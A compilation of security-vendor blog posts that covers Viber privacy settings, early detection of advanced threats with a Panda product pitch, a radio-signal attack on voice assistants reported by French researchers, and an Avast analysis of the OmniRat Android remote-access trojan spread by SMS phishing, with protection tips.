Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

6 steps to make your Viber more secure

VIber

Thanks to the advent of smartphones, we no longer have to worry about going over our message limit, or sending the same message to different people. Nowadays there is a large selection of different messaging apps to choose from, which allow you to send as many messages to as many people as you like, including group messages, all for free. Not only that, but you can freely send videos, pictures, and even share your location with others for no cost.

Depending on where you live, the most popular messaging app could be WhatsApp or Kik, Telegram or Voxer. Another extremely popular app is Viber, which has over 100 million active monthly users from a total of 280 million registered users. The messaging tool, which was launched in 2010, is available for both iOS and Android and allows you to have both video and audio chats.

Of course, as with all messaging apps, you need to make sure that what you share is safe and secure, so we’ve put together a few simple steps to ensure your data can’t be accessed.

6 steps to make your Viber more secure

1. Change your online status

This may seem like a rather simple step, but there’s no need for your contacts to know every time you open the app to read an old message. In order to hide your online status in Viber, go to the settings section, select “Privacy” and untick “Share ‘Online’ Status”.

2. Make Viber profile photo hidden from unknown users

Having a profile photo on Viber helps your contacts recognize you quickly and easily, but you can just as easily keep it hidden from unknown users. All you need to do is open “Privacy”, choose “Profile photo” and select “Nobody”.

3. Change the seen option for contacts

If you don’t want your contacts to know when you have seen or read their messages, you can change the option by going to the settings, then “Privacy”, and take the tick off the “Share ‘Using App’ status” line.

4. Use a password to block Viber

If you are unfortunate enough for your smartphone to land itself in the hands of another person, you can ensure they aren’t able to read your private messages by using a password to block access. The app itself doesn’t come with any locking device, but you can easily download a password app that you can use with Viber for free.

5. Don’t save Viber photos in your gallery

All photos that are sent or received via the app are stored automatically in a new folder in your phone’s gallery. So even if you’ve blocked the app, someone can still access your photos. Simply delete the photos immediately (you can still view them within the app) or follow these quick and easy steps:

  • Download a file manager app i.e ASTRO, ES File Manager or Cabinet Beta
  • Navigate to “vibermediaViber Images” directory in your phone.
  • Create a new file “.nomedia” (without quotes) and save it.
6. Hide Using App status

Any games or actions you carry out within the app is viewable by others, so to prevent them seeing what you are doing just go to the settings, then “Privacy”, and take the tick off the “Share ‘Using App’ status” line. Easy as that.

So, now that you have completed these simple steps, you can ensure that whatever you send to your family and friends can remain confidential, and so is all of your activity while using the messaging tool.

The post 6 steps to make your Viber more secure appeared first on MediaCenter Panda Security.

The goal of early cyber threat detection

malware

The early detection of cyber threats has long been one of the biggest goals for the IT security sector. The rapid evolution of the different types of cyber-attacks has rendered the traditional detection systems helpless to differentiate between, and detect, attack such as advanced persistent threats (APT), which are digital attacks directed at certain systems over a large period of time.

APTs as an example of a problem

Network intrusion detection systems (NIDS) try to discover unauthorized access to certain resources on the network by analyzing the data traffic to detect signs of malicious activity. Until now they have been effective in their defense against traditional cyber threats such as DoS attacks (Denial of Service), Trojans, buffer overflow, etc.

However, the rapid advancement that these new types of threats are generating calls for ever more advanced defense mechanisms. Among these attack are the APTs – large scale attacks that are easily detected during the final stages of attack by observing sudden changes in traffic on the network. That said, the first stages of the attack generate changes in traffic that aren’t so easy to detect.

NIDS have proven to be ineffective in stopping this type of threat, owing to their inability to evaluate planned cyberattacks that encompass coordinated acts, yet appear isolated and innocuous.

Early detection based on productivity

According to the consultancy firm Gartner, “there is a general consensus that advanced attacks are able to evade traditional security controls that are in place in many firms at the moment, and remain undetected on our systems for a long period of time. The threat is real. We are in danger; we’re just not aware of it yet.”

virus

To put an end to these types of complex intrusions there is a need to implement new security policies based on proactive prevention mechanisms that will reduce the waiting time in detecting unknown malware to zero (for example, by using machine learning techniques that monitor the system looking for unusual behavior and blocking it). It isn’t always possible to maximize the detection of said malware without generating false positives, however.

This delay should be a fundamental worry for the cybersecurity sector, and closing the enormous window of opportunity should be its main task – managing to improve real-time detection of digital threats means simplifying the alter filter and improving answer time in order to contain attacks.

Adaptive Defense 360, Panda’s solution

Panda Security has a product specifically designed to close the window of opportunity ion malware, which can open Zero-Day attacks and APTs on your corporate systems. This product is called Adaptive Defense 360.

The technology integrated in it allow for the detection and blocking of malicious software due to real-time monitoring of its behavior. The customer will receive an immediate alert once malware has been detected, and can rest assured that the combination of machine learning algorithms and our expert analysis will rule out false positives.

The post The goal of early cyber threat detection appeared first on MediaCenter Panda Security.

Voice assistants like Siri and Google Now could be vulnerable to attack

siri security


Virtual voice assistants such as Siri and Google Now detect key words when you ask them questions so as to understand and be able to offer you the service that you require. They also have access to the majority of tools built into your phone. For example, Siri is able to search your contact list and tell you where each of your friends is at any given moment. Both Siri and Google Now allow for calls or messages to be sent with a simple and direct command.

But what might happen if it’s not only you that could give the command, and if someone else were able to send orders remotely without even uttering a word?

A group of investigators from the National Agency for Computer Security in France (ANSSI) have discovered that these voice assistants could be tapped into by outside sources. They’re unearthed a method in which it is possible to send them commands from a distance of up to 10 meters.

To complete these tests, the team of investigators used radios waves to communicate with these voice tools without making any sounds. The only things needed are headphones with an in-built microphone.

For short distances (around two meters), the tools needed are even simpler – the group used an open-key program called GNU radio, a USRP radio, an antenna, and a signal amplifier.

The headphones serve as an antenna (for cellphones with a radio you need to connect them in order to listen) and the cable allows the cybercriminals to convert the electromagnetic waves into electric ones.

Once the message is translated and understood, it acts as an audio coming from the microphone: the operating system would recognize it as such and would transmit the instructions to Siri or Google Now.

This way, the cybercriminals are able to make them perform calls, send text messages, or even mark their own number so as the devices become listening tools. What’s more, they could even send the web browser to a page filled with malware and send spam messages or carry out phishing attacks via the email, Facebook, or Twitter accounts.

google now security

“The likelihood of sending signals to devices that accept voice commands could provoke an increase in attacks”, stated the authors of the study, which was published on the digital site IEEE.

Everything that a user can do by using voice commands is an opening for cybercriminals, who could have the chance to communicate with various devices at once. In public spaces such as airports, the attacks could be immense.

This strategy, however, isn’t without limitations. Many Android telephones don’t have Google Now available on a blocked screen, or are configured to only respond to one type of voice. Even though Siri can be accessed via a blocked screen, the latest version (on iPhone 6) is also configurable to only recognize one voice – that of the user.

The post Voice assistants like Siri and Google Now could be vulnerable to attack appeared first on MediaCenter Panda Security.

DroidJack isn’t the only spying software out there: Avast discovers that OmniRat is currently being used and spread by criminals to gain full remote control of devices.

There’s more than one RAT

On Friday, I discovered OmniRat, a program similar to DroidJack. DroidJack is a program that facilitates remote spying and recently made news when European law enforcement agencies made arrests and raided the homes of suspects as part of an international malware investigation.

OmniRat and DroidJack are RATs (remote administration tools) that allow you to gain remote administrative control of any Android device. OmniRat can also give you remote control of any Windows, Linux or Mac device. Remote administrative control means that once the software is installed on the target device, you have full remote control of the device.


On their website, OmniRat lists all of the things you can do once you have control of an Android, which include: retrieving detailed information about services and processes running on the device, viewing and deleting browsing history, making calls or sending SMS to any number, recording audio, executing commands on the device and more.

OmniRat

Like DroidJack, OmniRat can be purchased online, but compared to DroidJack, it’s a bargain. Whereas DroidJack costs $210, OmniRat costs only $25 to $50 depending on which device you want to control.

You may be asking yourself, “Why is software like this being sold on the Internet?”. According to DroidJack’s creator, Sanjeevi, “Droidjack is a parental tool for Android remote administration,” but Europol has made it very clear that using software like DroidJack for malicious purposes can have major consequences. In an investigation supported by Europol and Eurojust, law enforcement agencies in Europe and the U.S. arrested users of DroidJack.

OmniRat variant in the wild
A custom version of OmniRat is currently being spread via social engineering. A user on a German tech forum, Techboard-online, describes how a RAT was spread to his Android device via SMS. After researching the incident, I have come to the conclusion that a variant of OmniRat is being used.

The author of the post received an SMS stating an MMS from someone was sent to him (in the example, a German phone number is listed and the SMS was written in German). The SMS goes on to say “This MMS cannot be directly sent to you, due to the Android vulnerability StageFright. Access the MMS within 3 days [Bitly link] with your telephone number and enter the PIN code [code]“. Once the link is opened, a site loads where you are asked to enter the code from the SMS along with your phone number.


Once you enter your number and code, an APK, mms-einst8923, is downloaded onto the Android device. The mms-einst8923.apk, once installed, loads a message onto the phone saying that the MMS settings have been successfully modified and loads an icon, labeled “MMS Retrieve” onto the phone.


 MMS Empfang app widget MMSempfang

Once the icon is opened by the victim, mms-einst8923.apk extracts OmniRat, which is encoded within the mms-einst8923.apk. In the example described on Techboard-online, a customized version of OmniRat is extracted.


The OmniRat APK requires users to accept and give OmniRat access many permissions, including edit text messages, read call logs and contacts, modify or delete the contents of the SD card. All of these permissions may seem evasive and you may be thinking, “Why would anyone give an app so much access?”, but many of the trusted and most downloaded apps on the Google Play Store request many of the same permissions. The key difference is the source of the apps. I always recommend that users read app permissions carefully. However, when an app you are downloading directly from the Google Play Store requests permissions, it is rather unlikely the app is malicious. I therefore advise you only download apps directly from the Google Play Store. If, like this in case, the app is downloaded from an untrusted source, users should be highly suspicious of the permissions being requested.

com.android.engine com.android.engine 2

Once installed, OmniRat gives full remote administrative control of the device to the attacker. Even if the victim deletes the original “MMS Retrieve” icon installed with the mms-einst8923, OmniRat remains on the infected device. The victim then has no idea their device is being controlled by someone else and that every move they make on the device is being recorded and sent back to a foreign server.

Furthermore, once cybercriminals have control over a device’s contact list, they can easily spread the malware to more people. Inside this variant of OmniRat, there is a function to send multiple SMS messages. What makes this especially dangerous is that the SMS spread via OmniRat from the infected device will appear to be from a known and trusted contact of the recipients, making them more likely to follow the link and infect their own device.


We know that the data collected by the customized version of OmniRat targeting the German person from the Techboard-online forum post is being sent back to a Russian domain, based on the command and control (C&C) server address the data is being sent to.

Russiandomain

The “.ru” server address tell us the data is being sent back to a Russian domain.



 The left image above was taken from OmniRat’s Website and shows the audio data that is being extracted from the victim’s device. The right image is of the custom version of OmniRat and shows the similarity of the data (and the order) that it is being gathered in and sent back to a Russian domain.

The left image above was taken from OmniRat’s Website and shows the audio data that is being extracted from the victim’s device. The right image is of the custom version of OmniRat and shows the similarity of the data (and the order) that it is being gathered in and sent back to a Russian domain.



In the image above, we can see all the dex classes of the second APK file that gather various information about the device and sends it back to the server.

In the image above, we can see all the dex classes of the second APK file that gather various information about the device and sends it back to the server.

How to protect yourself

  • Make sure you have an antivirus solution installed on your smartphone to detect malware, like OmniRat. Avast detects OmniRat as Android:OmniRat-A [Trj].
  • Do not open any links from untrusted sources. If an unknown number or email address sends you a link, do not open the link.
  • Do not download apps from unknown sources to your mobile device. Only download apps from trusted sources such as the Google Play Store or the Apple App Store.